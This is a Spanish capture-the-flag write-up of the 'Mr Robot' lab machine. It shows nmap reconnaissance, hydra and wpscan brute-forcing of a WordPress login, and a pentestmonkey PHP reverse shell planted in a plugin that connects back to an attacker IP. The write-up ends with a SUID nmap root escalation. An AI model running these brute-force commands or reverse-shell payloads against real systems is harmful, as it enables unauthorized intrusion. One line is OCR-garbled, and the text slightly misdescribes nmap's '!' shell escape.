## **Mr Robot - Writeup**

## **RECONOCIMIENTO - EXPLOTACION**

Realizamos reconocimiento de puertos abiertos:


```
sudo nmap -sS -sCV -p- -v -n -Pn 10.10.68.64 -oN scan.txt
```

```
STATE SERVICE VERSION
80/tcp open http
                      Apache httpd
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
 Issuer: commonName=www.example.com
 Public Key type: rsa
 Public Key bits: 1024
 Signature Algorithm: sha1WithRSAEncryption
 Not valid before: 2015-09-16T10:45:03
 Not valid after: 2025-09-13T10:45:03
 MD5: 3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
 _SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
```


Tiene 2 puertos abiertos:

- http
- https


Comenzamos enumerando el puerto http, encontramos la primera key en robots.txt y una wordlist



Encontramos contenido en otro archivo



Tambien encontramos un panel de login en wordpress:



Para saber cual es el nombre de usuario podemos realizar un ataque de fuerza bruta con hydra:

```
hydra -L fsocity.dic -p test 10.10.68.64 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.68.64%2Fwp-admin%2F&testcookie=1:Invalid username"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 07:41:19

[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task

[DATA] attacking http-post-form://10.10.68.64:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.68.64%2Fwp-admin%2F&testcookie=1:Invalid username

[80][http-post-form] host: 10.10.68.64 login: Elliot password: test
```


Hemos conseguido el usuario "Elliot", ahora nos hace falta conseguir la contraseña de wordpress. Podemos hacer un ataque de fuerza bruta con wp-scan

wpscan --url http://10.10.68.64 -U elliot -P wordlist

```
[!] Valid Combinations Found:
    | Username: elliot, Password: ER28-0652
```

Hemos encontrado la contraseña de elliot: ER28-0652

Estamos dentro del panel de wordpress:



Lo que podemos hacer es activar un plugin, por ejemplo hello.php y editarlo incluyendo una reverse shell de pentest monkey:

```
Edit Plugins
  File edited successfully.
Editing hello.php (inactive)
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.39.53';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
         $pid = pcntl_fork();
        if ($pid == -1) {
                printit("ERROR: Can't fork");
                 exit(1);
         if ($pid) {
                 exit(0); // Parent exits
```

Una vez que lo hemos editado nos ponemos a la escucha con netcat y nos vamos a la ruta

http://\*ip\*/wp\_content/plugins/hello/hello.php y recibimos la conexion:

```
listening on [any] 1234 ...

connect to [10.21.39.53] from (UNKNOWN) [10.10.68.64] 53809

Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux 11:52:26 up 1:28, 0 users, load average: 6.70, 5.67, 5.19

USER TTY FROM LOGIN⊕ IDLE JCPU PCPU WHAT uid=1(daemon) gid=1(daemon) groups=1(daemon) sh: 0: can't access tty; job control turned off

$ ■
```

## **ESCALADA DE PRIVILEGIOS**

Una vez dentro, encontramos a un usuario llamado robot:

```
daemon@linux:~$ ls -la /home
total 12
drwxr-xr-x 3 root root 4096 Nov 13 2015 .
drwxr-xr-x 22 root root 4096 Sep 16 2015 ..
drwxr-xr-x 2 root root 4096 Nov 13 2015 robot
```

Entramos en su carpeta y vemos que hay dos archivos, una es la key 2 que solo robot tiene acceso y otra es una password encriptada en md5:

Usamos john para desencriptarla y obtenemos la contraseña:

Hemos conseguido acceder con el usuario robot y podemos ver la key 2:

```
robot@linux:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Revisando los permisos SUID vemos que tenemos permisos como sudo para ejecutar el comando nmap:

```
robot@linux:~$ find / -perm /4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Hay una forma sencilla de poder escalar privilegios con nmap:

```
nmap --interactive
```

Una vez que se abre nmap en modo interactivo puedes ejecutar comandos como root con el asterisco por delante:

```
robot@linux:/usr/local/bin$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )

Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
root
waiting to reap child : No child processes
nmap> !sh
# whoami
root
# and (manager) | manager) | manager |
```

Ahora podemos ver el contenido de la tercera key:

```
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```